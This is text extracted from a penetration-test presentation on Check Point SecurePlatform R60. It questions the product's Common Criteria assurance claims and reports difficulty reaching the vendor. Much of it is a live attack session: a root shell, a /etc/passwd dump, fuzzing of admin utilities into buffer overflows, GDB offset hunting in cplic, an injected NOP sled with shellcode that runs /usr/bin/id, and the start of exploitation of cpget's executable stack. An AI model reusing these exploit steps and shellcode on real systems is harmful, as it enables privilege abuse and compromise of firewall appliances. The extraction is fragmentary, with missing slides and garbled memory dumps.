
17 ASCII characters can be used It s clear that doing so much effort on securing a shell of a user is aimed to harden it and prevent a misuse. So I think that assuming that Authorized administrators are non-hostile does not apply on this scenario and thus on any systems with multiple administrator profiles TOE Security Assurance Requirements The security assurance requirements for the TOE are the Evaluation Assurance Level (EAL) 4 components defined in Part 3 of the Common Criteria ([CC]), augmented with the [CC] Part 3 component ALC_FLR.3. ( ) Are of our interest assurance requirements about flaw remediation and vulnerability assessment, etc 17
18 Lifecycle Model The Lifecycle Model describes the procedures, tools and techniques used by the developer for the development and maintenance of the TOE. The overall management structure is described, as well as responsibilities of the various departments. Development tools and procedures being used for each part of the TOE are identified, including any implementation-dependent options of the development tools. Flaw tracking and remediation procedures and guidance addressed to TOE developers describe the procedures used to accept, track, and act upon reported security flaws and requests for corrections to those flaws, as well as the distribution of reports and corrections to registered users. Guidance addressed to TOE users describes means by which TOE users with a valid Software Subscription license report to the developer any suspected security flaws in the TOE, and receive security flaw reports and corrections. For each developer site involved in the production of the TOE, the documentation describes the measures taken to ensure that the security of the configuration items of the TOE is maintained until shipped to the user. Vulnerability Analysis The Vulnerability Analysis builds on the other evaluation evidence to show that the developer has systematically* searched for vulnerabilities in the TOE and provides reasoning about why they cannot be exploited in the intended environment for the TOE. The analysis references public sources of vulnerability information to justify that the TOE is resistant to obvious penetration attacks. ( ) Note of the author. As you will see in that report, the word systematically does not seem to apply to that scenario. Without too much effort no reversing work- and with manual fuzzing techniques like parsing a long string as an argument to a binary- I did find more tan 10 buffer overflows in less tan 4-5 different command line utilities developed by CheckPoint and that are part of the administration tools present in the Secure Platform. 18
19 Assurance Requirements for Claimed PPs EAL 4 ensures that the product has been methodically designed, tested, and reviewed with maximum assurance from positive security engineering based on good commercial development practices. It is applicable in those circumstances where developers or users require a moderate to high level of independently assured security. To ensure the security of Mission-Critical Categories of information, not only must vulnerability analysis by the developer be performed, but an evaluator must perform independent penetration testing to determine that the TOE is resistant to penetration attacks performed by attackers possessing a moderate attack potential. This level of testing is required in this ST by AVA_VLA.3, as required by the firewall PPs. In addition, the assurance requirements have been augmented with ALC_FLR.3 (Systematic flaw remediation) to provide assurance that the TOE will be maintained and supported in the future, requiring the TOE developer to track and correct flaws in the TOE, and providing guidance to TOE users for how to submit security flaw reports to the developer, and how to register themselves with the developer so that they may receive these corrective fixes. 19

20 Validation Report Are of our interest the following parts of the Validation Report: 20

21 Assumptions The following assumptions about the TOE s operational environment are articulated in the ST: ( ) A.MODEXP The threat of malicious attacks aimed at discovering exploitable vulnerabilities is considered moderate. A.GENPUR There are no general-purpose computing capabilities (e.g., the ability to execute arbitrary code or applications) and storage repository capabilities on the TOE. A.PUBLIC The TOE does not host public data. A.NOEVIL Authorized administrators are non-hostile and follow all administrator guidance; however, they are capable of error. Architectural Information The high level architecture of the TOE is shown in Figure 2. The Check Point VPN/FireWall-1 Appliance, the rightmost block of the figure, consists of compliance tested hardware, a specially developed Linux operating system with enhanced protections against bypassibility*, and the firewall software application. ( ) *Note of the author: the specially developed Linux operating system is RedHat. I guess that the enhanced protections against bypassibility must be Exec-Shield Nor RedHat Linux, or the excellent Exec-Shield kernel patch are Checkpoint s developments, but the way as this is exposed in the Validation Report CCEVS-VR could be something confusing for the reader. Flaw Remediation Procedures Check Point s flaw remediation process provides a mechanism for user-reported flaws to be processed by the developer, and for prompt distribution of software changes in response to 21
22 discovered flaws in security and other critical product functionality. Note that the flaw remediation process is available for customers that purchase the Enterprise Software Subscription plan this plan is required to operate in the evaluated configuration. A security reporting procedure is available to all Enterprise Software Subscribers as well as third-party vulnerability researchers. The developer regularly reviews the MITRE Common Vulnerabilities and Exposures (CVE) database for flaw reports that might be relevant to the product. As of August 21, 2006, there are no vulnerabilities in the CVE database that are applicable to the evaluated product or its direct predecessors, and no other reporting mechanisms have identified any critical security flaws. I will not make so much comments about this, but the sensation after 6 months of trying to contact CheckPoint representatives, both in Israel and in our country Spain- is that not too much effort has been done to made public such security reporting procedure. You can see what was the time-line of the contacts tries here: 22
23 Common Criteria Certificate Nothing special to say, just a screenshot of how a Common Criteria Certificate looks like. 23
24 The Secure Platform " Pre-Hardened Operating System for Security" "With limited IT personnel and budget, organizations must often choose between the simplicity of pre-installed security appliances or the flexibility of open servers. Check Point SecurePlatform combines the simplicity and built-in security of an appliance with the flexibility of an open server by enabling you to turn an Intel- or AMD-based open server into a prehardened security appliance in less than 5 minutes." From Secure Platform Datasheet: "YOUR CHALLENGE When choosing a security platform, organizations usually choose between two distinct choices: simplicity or flexibility. If they go with the simplicity of a security appliance, they lose the flexibility to change technologies as their needs change. Or they can deploy their security solution on an inexpensive, flexible open server that must be modified, or hardened, to make it secure, a process that can be less than simple. Unfortunately, with limited financial and IT personnel resources, organizations frequently feel they must choose between simplicity and flexibility. OUR SOLUTION The Check Point SecurePlatform Pro prehardened operating system combines the simplicity and built-in security of an appliance with the flexibility of an open server running a prehardened operating system. With Check Point s market-leading security solutions VPN-1 Pro and VPN-1 Express running on the SecurePlatform Pro prehardened operating system, timepressed IT administrators can deploy enterprise-class security on inexpensive 24
25 Intel- or AMD-based open servers anywhere in the network." ~ $ ssh -l admin admin@ 's password: 25
26 Last login: Tue Mar 13 09:24: from ? for list of commands sysconfig for system and products configuration [fw1pentest]# sysconfig Choose a configuration item ('e' to exit): ) Host name 5) Network Connections 9) Export Setup 2) Domain name 6) Routing 10) Products Installation 3) Domain name servers 7) DHCP Server Configuration 11) Products Configuration 4) Time and Date 8) DHCP Relay Configuration (Note: configuration changes are automatically saved) Your choice: [fw1pentest]# help Commands are:? - Print list of available commands LSMcli - SmartLSM command line LSMenabler - Enable SmartLSM SDSUtil - Software Distribution Server utility about - Print about info addarp - Add permanent ARP table entries 26
27 Information Gathering of the target [fw1pentest]# ls Unknown command "ls" [fw1pentest]# pwd Unknown command "pwd" [fw1pentest]# id Unknown command "id" [fw1pentest]# ' Illegal command [fw1pentest]# % Illegal command [fw1pentest]# " Illegal command [fw1pentest]# [fw1pentest]# help Commands are:? - Print list of available commands LSMcli - SmartLSM command line LSMenabler - Enable SmartLSM SDSUtil - Software Distribution Server utility expert - Switch to expert mode [fw1pentest]# expert Enter expert password: You are in expert mode now. [Expert@fw1pentest]# id uid=0(root) gid=0(root) groups=0(root) 27
28 pwd /home/admin cat /etc/passwd root:x:0:0:root:/root:/bin/bash shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt nobody:x:99:99:nobody:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin rpm:x:37:37::/var/lib/rpm:/sbin/nologin pcap:x:77:77::/var/arpwatch:/sbin/nologin admin:x:0:0::/home/admin:/bin/cpshell cd /opt/ ls CPDownloadedUpdates CPInstLog CPngcmp-R60 CPppak-R60 CPshared CPsuite-R60 SecurePlatform spwm CPEdgecmp CPR55WCmp-R60 CPportal-R60 CPrt-R60 CPshrd-R60 CPuas-R60 lost+found ls -la spwm/ total 36 drwx root root 4096 Mar drwxr-xr-x 15 root root 4096 Mar 7 10:13.. dr-x root root 4096 Mar bin dr-x root root 4096 Mar conf lrwxrwxrwx 1 root root 9 Mar 6 16:26 current -> /opt/spwm dr-x root root 4096 Mar lib drwx root root 4096 Mar log dr-x nobody nobody 4096 Mar servcert drwx root root 4096 Mar tmp drwx nobody nobody 4096 Mar www [Expert@fw1pentest]# ls -la spwm/www/ total 32 drwx nobody nobody 4096 Mar
29 drwx root root 4096 Mar drwxr-xr-x 2 root root 4096 Mar bin drwx nobody nobody 4096 Mar cgi-bin drwxr-xr-x 2 root root 4096 Mar dev drwx nobody nobody 4096 Mar html drwxr-xr-x 3 nobody nobody 4096 Mar opt drwx nobody nobody 4096 Mar tmp [Expert@fw1pentest]# ps -ef UID PID PPID C STIME TTY TIME CMD root Mar12? 00:00:03 init [ root Mar12? 00:00:00 syslogd -m 0 -f /var/run/syslog.conf root Mar12? 00:00:00 klogd -x -c 1 root Mar12? 00:00:00 /usr/sbin/sshd root Mar12? 00:00:00 crond root Mar12? 00:00:00 /bin/sh /opt/spwm/bin/cp_http_server_wd root Mar12? 00:00:00 /bin/sh /opt/spwm/bin/cpwmd_wd root Mar12? 00:00:00 cpwmd -D -app SPLATWebUI nobody Mar12? 00:00:01 cp_http_server -j -f /opt/spwm/conf/cp_http_admin_server.conf root Mar12? 00:00:00 /bin/csh -fb /opt/cpshrd-r60/bin/cprid_wd root Mar12? 00:00:00 /opt/cpshrd-r60/bin/cprid root Mar12? 00:00:00 /opt/cpshrd-r60/bin/cpwd root Mar12? 00:00:02 cpd root Mar12? 00:00:00 fwd root Mar12? 00:00:08 fwm root Mar12? 00:00:00 status_proxy root Mar12? 00:00:00 cpca root Mar12? 00:00:00 cpmad root :36 ttyp0 00:00:00 -cpshell [Expert@fw1pentest]# cd /opt/cpsuite-r60/fw1/ 29
30 ls -la total 64 drwxrwx root bin 4096 Mar 7 17:01. drwxrwx--- 4 root bin 4096 Mar drwxrwx--- 3 root bin 4096 Mar SU drwxrwx--- 5 root bin 4096 Mar bin lrwxrwxrwx 1 root root 12 Mar 6 16:26 boot -> /etc/fw.boot drwxrwx--- 2 root bin 4096 Mar cisco lrwxrwxrwx 1 root root 29 Mar 6 16:26 conf -> /var/opt/cpsuite-r60/fw1/conf lrwxrwxrwx 1 root root 33 Mar 6 16:26 database -> /var/opt/cpsuite- R60/fw1/database drwxrwx--- 2 root bin 4096 Mar doc drwxrwx--- 2 root bin 4096 Mar hash drwxrwx--- 4 root bin 8192 Mar lib drwxrwx--- 2 root bin 4096 Mar libsw lrwxrwxrwx 1 root root 28 Mar 6 16:26 log -> /var/opt/cpsuite-r60/fw1/log lrwxrwxrwx 1 root root 20 Mar 6 16:26 modules -> /etc/fw.boot/modules drwxrwx--- 2 root bin 4096 Mar policy drwxrwx--- 2 root bin 4096 Mar sclient drwxrwx--- 2 root bin 4096 Mar scripts lrwxrwxrwx 1 root root 30 Mar 6 16:26 spool -> /var/opt/cpsuite-r60/fw1/spool drwxrwx--- 2 root bin 4096 Mar srpkg lrwxrwxrwx 1 root root 30 Mar 6 16:26 state -> /var/opt/cpsuite-r60/fw1/state drwxrwx--- 4 root bin 4096 Mar sup lrwxrwxrwx 1 root root 28 Mar 6 16:26 tmp -> /var/opt/cpsuite-r60/fw1/tmp drwxrwx--- 2 root bin 4096 Mar well [Expert@fw1pentest]# ls -la /opt/cpsuite-r60/fw1/bin/ total drwxrwx--- 5 root bin 4096 Mar drwxrwx root bin 4096 Mar 7 17:01.. -rwxrwx--- 1 root bin Mar AtlasStartWrapper -rwxrwx--- 1 root bin Mar AtlasStopWrapper -rwxrwx--- 1 root bin Mar ChangeKeys -rwxrwx--- 1 root bin Mar LSMcli 30
31 -rwxrwx--- 1 root bin Mar LSMenabler -rwxrwx--- 1 root bin Mar LSMnsupdate -rwxrwx--- 1 root bin Mar LSMrouter -rwxrwx--- 1 root bin Mar SDSUtil -rwxrwx--- 1 root bin Mar amon_import -rwxrwx--- 1 root bin 2021 Mar clusterxl_admin -rwxrwx--- 1 root bin Mar clusterxl_check LET'S FIND OUT ABOUT HARDENING... We find something interesting: [Expert@fw1pentest]# cat /proc/sys/kernel/exec-shield 1 [Expert@fw1pentest]# cat /proc/sys/kernel/exec-shield-randomize 1 We have heard about this patch, but we have no deep knowledge, so we will need to learn how it works. 31
32 Fast look to vulnerabilities candidates Now we will check some basic things, like web interface filtering. We have this page where we can see the hostname. We can manually set the hostname to some strange char... hostname "<" And that is what happens: 32
33 Of course is a stupid try, but what about DHCP nodes? Now let s try if the One Time Login Token is robust enough. 33
34 34
35 pwd /opt/spwm/www/html ls -la total drwx nobody nobody 4096 Mar 13 20:27. drwx nobody nobody 4096 Mar r-x nobody nobody 816 Mar appparams.js -rw-r--r-- 1 root root 82 Mar 13 20:27 fw1pentest_aioqrf.me -rwxr-xr-x 1 root root Mar gui.exe dr-x nobody nobody 4096 Mar help -r nobody nobody Mar index.html dr-x nobody nobody 4096 Mar spwm_dev_mgmt dr-x nobody nobody 4096 Mar spwm_fw1 dr-x nobody nobody 4096 Mar spwm_network 35
36 dr-x nobody nobody drwx nobody nobody Window time: 1 minute Mar spwm_splat 4096 Mar webis [Expert@fw1pentest]# /bin/date; ls -la grep *.me Tue Mar 13 20:32:44 UTC rw-r--r-- 1 root root 80 Mar 13 20:32 fw1pentest_loyzzh.me [Expert@fw1pentest]# /bin/date; ls -la grep *.me Tue Mar 13 20:33:42 UTC 2007 fw1pentest_loyzzh.me HOSTNAME + RAND + ".me" fw1pentest loyzzh The token generated can t be guessed: RAND = 60 * 60 * 60 * 60 * 60 * 60 = But we can increase probabilities of guessing if we make multiple requests: [Expert@fw1pentest]# /bin/date; ls -la Tue Mar 13 20:45:39 UTC 2007 total drwx nobody nobody 4096 Mar 13 20:45. drwx nobody nobody 4096 Mar r-x nobody nobody 816 Mar appparams.js -rw-r--r-- 1 root root 81 Mar 13 20:45 fw1pentest_2r3lpw.me -rw-r--r-- 1 root root 76 Mar 13 20:45 fw1pentest_3v6ntf.me -rw-r--r-- 1 root root 80 Mar 13 20:45 fw1pentest_bfr8v1.me -rw-r--r-- 1 root root 81 Mar 13 20:45 fw1pentest_hd6cny.me -rw-r--r-- 1 root root 79 Mar 13 20:45 fw1pentest_inrisw.me -rw-r--r-- 1 root root 78 Mar 13 20:45 fw1pentest_kzdzr4.me -rw-r--r-- 1 root root 80 Mar 13 20:45 fw1pentest_o7ouec.me -rw-r--r-- 1 root root 79 Mar 13 20:45 fw1pentest_dglfvq.me 36
37 -rw-r--r-- 1 root root 81 Mar 13 20:45 fw1pentest_rslez7.me -rw-r--r-- 1 root root 80 Mar 13 20:45 fw1pentest_ychbxj.me -rwxr-xr-x 1 root root Mar gui.exe dr-x nobody nobody 4096 Mar help -r nobody nobody Mar index.html dr-x nobody nobody 4096 Mar spwm_dev_mgmt dr-x nobody nobody 4096 Mar spwm_fw1 dr-x nobody nobody 4096 Mar spwm_network dr-x nobody nobody 4096 Mar spwm_splat drwx nobody nobody 4096 Mar webis So If we manage to force a victim doing a rate of 18 requests per second, we got always 1000 certificates (aprox) in one minute. Maybe we can generate collisions... Let's focus on binaries that can be called from cpshell or indirectly from web administration interface. From now you will see that I do tests from an Expert shell. This is to have access to perl and other utilities GDB, etc.- [Expert@fw1pentest]# cpget Disk / -F `perl -e 'print "A"x10000'` Segmentation fault (core dumped) [Expert@fw1pentest]# license_upgrade import -c `perl -e 'print "A"x10000'` Segmentation fault (core dumped) [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x100000'` 37
38 Upgrading license... /bin/cplic_start: line 6: 3277 Segmentation fault (core dumped) $CPDIR/bin/cplic ls -la /var/log/dump/usermode/ total drwxr-xr-x 2 root root 8192 Mar 7 10:58. drwxr-xr-x 3 root root 4096 Mar 3 06:10.. -rw root root Mar 3 06:10 cpget.8776.core -rw root root Mar 7 10:58 cplic.3277.core -rw root root Mar 7 10:35 license_upgrade.2733.core [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x500'` Upgrading license... cprlic put <object name> <-l inputfile [-F outputfile] [-ip dynamic ip] [-F outputfile] [-ip dynamic ip] host expiration-date signature SKU/features> cprlic add <-l inputfile host expiration-date signature SKU/features> cprlic del <object name> [-F outputfile] [-ip dynamic ip] <signature> cprlic rm <signature> cprlic print <object name -all> [-n noheader] [-x : print signatures] [-t type] [-a attach] cprlic get <object name -all> [-v41] [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1006'` Upgrading license... Failed to run remote licensing [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'` Upgrading license... ver [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1019'` Upgrading license... ðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿðýÿyðýÿyðýÿðýÿyðýÿyðýÿyðýÿyðýÿcðýÿyðý ÿ ðýÿyðýÿyðýÿyðýÿ ðýÿyðýÿyðýÿyðýÿ²ðýÿ 38
39 cplic upgrade -l `perl -e 'print "A"x1020'` Upgrading license... /bin/cplic_start: line 6: 2914 Segmentation fault (core dumped) $CPDIR/bin/cplic 39
40 Try out to some buffer overflows We upload some tools to the target: wget, make, gdb... With GDB I had some problems... I uploaded two versions: From Redhat 9 RPM: [Expert@fw1pentest]# gdb -v GNU gdb Red Hat Linux (5.3post rh) Copyright 2003 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux-gnu". I do not remember where I got this one... [Expert@fw1pentest]#./gdb v GNU gdb Red Hat Linux ( ) Copyright 2002 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux". [Expert@fw1pentest]# [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x19"'` Upgrading license... 40
41 ðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿðýÿyð ýÿyðýÿðýÿyðýÿyðýÿyðýÿyðýÿcðýÿyðýÿ ðýÿyðýÿyðýÿyðýÿ ðýÿyðýÿyðýÿyðýÿ²ðýÿ cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x20"'` Upgrading license... ver cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x21"'` Upgrading license... ðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿyðýÿðýÿyðýÿyðýÿðý ÿyðýÿyðýÿyðýÿyðýÿcðýÿyðýÿ ðýÿyðýÿyðýÿyðýÿ ðýÿyðýÿyðýÿyðýÿ²ðýÿ Curiously if the byte 1019 of the buffer is "\x20" you can keep overflowing without a core... OK, seems that bytes 1019,1020,1021 and 1022 are a pointer -char pointer??-: [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xdc"'` Upgrading license... l machine: [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xdb"'` Upgrading license... al machine: [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xda"'` Upgrading license... cal machine: [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xd9"'` Upgrading license... ocal machine: [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xd8"'` Upgrading license... 41
42 local machine: cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xc4"'` Upgrading license... Delete license from local machine: We can see ALWAYS the same string at the same position... we are jumping always the same place. But,... What about RANDOM addresses..of exec-shield? We will talk after about PIE (Position Independent Code). I have no "objdump" in the target... so I upload the binary to my laptop and analyze locally: sexy hugo # objdump -afphxdsgtr /ram/cplic grep "Delete" 804b890 6e645f44 656c nd_deleteexcepti 80690e c c e Delete license f 80691a c c e Delete license f 804ec0e: e8 6d 1f call 8050b80 <ComponentClassDelete> 08050b80 <ComponentClassDelete>: 8050b9c: 74 1a je 8050bb8 <ComponentClassDelete+0x38> 8050baf: jne 8050bc1 <ComponentClassDelete+0x41> 8050bb6: 75 e8 jne 8050ba0 <ComponentClassDelete+0x20> [Expert@fw1pentest]# gdb cplic GNU gdb Red Hat Linux (5.2-2) Copyright 2002 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)... (gdb) set args upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xc4"'` (gdb) b main Breakpoint 1 at 0x804ff36 42
43 (gdb) r Starting program: /home/admin/cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xc4"'` (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...error while reading shared library symbols: Cannot find new threads: capability not available (no debugging symbols found)...cannot find user-level thread for LWP 22405: capability not available (gdb) x/s 0x80690e0 0x80690e0 <_IO_stdin_used+4572>: (gdb) x/s 0x80691a0 0x80691a0 <_IO_stdin_used+4764>: operation updates database):\n" "Delete license from local machine:\n" "Delete license from local/remote machine (remote Let's study the memory: (gdb) set args upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\xc4"'` 0x7ffff6cc: 0x x x x6f682f00 0x7ffff6dc: 0x612f656d 0x6e696d64 0x6c70632f 0x x7ffff6ec: 0x x2d x c 0x x7ffff6fc: 0x x x x x7ffff70c: 0x x x x x7ffffacc: 0x x x x x7ffffadc: 0x x x x x7ffffaec: 0x x505000c4 0x b 0x706f2f3d 0x7ffffafc: 0x50432f74 0x6b x d 0x5f x7ffffb0c: 0x6f6a614d 0x4e273d72 0x x444d5043 0x7ffffaec: 0x x505000c4 0x b 0x706f2f3d 43
44 I never remember the order in writing to the memory big endian, little endian -, so I first have a look to solve it: (gdb) set args upgrade -l `perl -e 'print "A"x1015'``perl -e 'print "\x42\x43\x44"'``perl -e 'print "\xc4"'` So I must write like this: c4 0x7fffeaec: c b 70 6f 2f 3d Now let's examine the stack (env strings) when calling binary without arguments: 0x7fffeabc: 0x x x x x7fffeacc: 0x x x x x7fffeadc: 0x x6d6f682f 0x64612f65 0x2f6e696d 0x7fffeaec: 0x696c7063 0x x b 0x706f2f3d 0x7fffeafc: 0x50432f74 0x6b x d 0x5f And how it is affected by the overflow: 0x7ffff608: 0x x x x x7ffff618: 0x x x x6d6f682f 0x7ffff628: 0x64612f65 0x2f6e696d 0x696c7063 0x x7ffff638: 0x x6c2d0065 0x x x7ffff648: 0x x x x x7ffffac8: 0x x x x x7ffffad8: 0x x x x x7ffffae8: 0x x x x b So we are overwriting a pointer let's try something else: 44
45 cplic upgrade -l `perl -e 'print "A"x1018'``perl -e 'print "\x8e\xde\xff\x7f"'` Upgrading license... AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAA cplic upgrade -l `perl -e 'print "B"x1018'``perl -e 'print "\xff\xee\xff\x7f"'` Upgrading license... BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB Now we put there a [NOP's] string and after a shell code that should execute /usr/bin/id: [Expert@fw1pentest]# cplic upgrade -l `perl -e 'print "\x90"x976'``perl -e 'print "\xeb\x18\x5e\x31\xc0\x88\x46\x0b\x89\x76\x0c\x89\x46\x10\xb0\xb0\x89\xf3\x8d\x4e\x0c\x8 d\x56\x10\xcd\x80\xe8\xe3\xff\xff\xff\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x69\x64"'``perl -e 'print "\xff\xee\xff\x7f"'` Upgrading license... ë?^1àf v F ón VÍèãÿÿÿ/usr/bin/idÿîÿ Ooops... What happened? We are jumping to our code, but it's printed, not executed... Yes it's the "funny" thing of overwriting char pointer and not a function pointer... 45
46 The Monster: EXEC-SHIELD From Wikipedia, the free encyclopedia "Exec Shield is a project that got started at Red Hat, Inc in late 2002 with the aim of reducing the risk of worm or other automated remote attacks on Linux systems. The first result of the project was a security patch for the Linux kernel that adds an NX bit to x86 CPUs. While the Exec Shield project has had many other components, some people refer to this first patch as Exec Shield. The first Exec Shield patch attempts to flag data memory as non-executable and program memory as non-writeable. This suppresses many security exploits, such as those stemming from buffer overflows and other techniques relying on overwriting data and inserting code into those structures. Exec Shield also supplies some address space layout randomization for the mmap() and heap base. The patch additionally increases the difficulty of inserting and executing "shell code" rendering most exploits useless. No application recompilation is necessary to fully utilize exec-shield, although some applications (Mono, Wine, XEmacs) are not fully compatible. Other features that came out of the Exec Shield project were the so called Position Independent Executables (PIE), the address space randomization patch for Linux kernels, a wide set of glibc internal security checks that make heap and format string exploits near impossible and the GCC Fortify Source feature and the port and merge of the GCC stack-protector feature." 46
47 exec-shield description: description of security enhancements in RHEL/FC From I will try to extract the most interesting things from those documents: 47
48 ps -ef grep http_se 48
49 root Mar12? 00:00:00 /bin/sh /opt/spwm/bin/cp_http_server_wd nobody Mar12? 00:00:04 cp_http_server -j -f /opt/spwm/conf/cp_http_admin_server.conf nobody Mar12? 00:00:00 cp_http_server -f /opt/cpportal- R60/portal/conf/cp_httpd_admin.conf root :32 ttyp0 00:00:00 grep http_se [Expert@fw1pentest]# ls -la /proc/1429/maps -r root root 0 Mar 13 23:33 /proc/1429/maps [Expert@fw1pentest]# 49
50 50
51 51
52 52
53 53
54 54
55 55
56 56
57 57
58 The real exploitation adventure CPGET binary has an executable stack. rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "A"x2150'` Segmentation fault (core dumped) [Expert@fw1pentest]#./gdb cpget /var/log/dump/usermode/cpget.9229.core GNU gdb Red Hat Linux ( ) Copyright 2002 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)... warning: exec file is newer than core file. Core was generated by `cpget Disk / -F AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'. Program terminated with signal 11, Segmentation fault. Reading symbols from /lib/tls/libpthread.so.0...(no debugging symbols found)...done. Loaded symbols for /lib/tls/libpthread.so.0 Loaded symbols for /lib/libgcc_s.so.1 #0 0x in?? () (gdb) ir Undefined command: "ir". Try "help". (gdb) i r eax 0xa ecx 0x7fffceb edx 0x80ad7d ebx 0x0 0 esp 0x7fffc62c 0x7fffc62c ebp 0x7fffd6e8 0x7fffd6e8 58
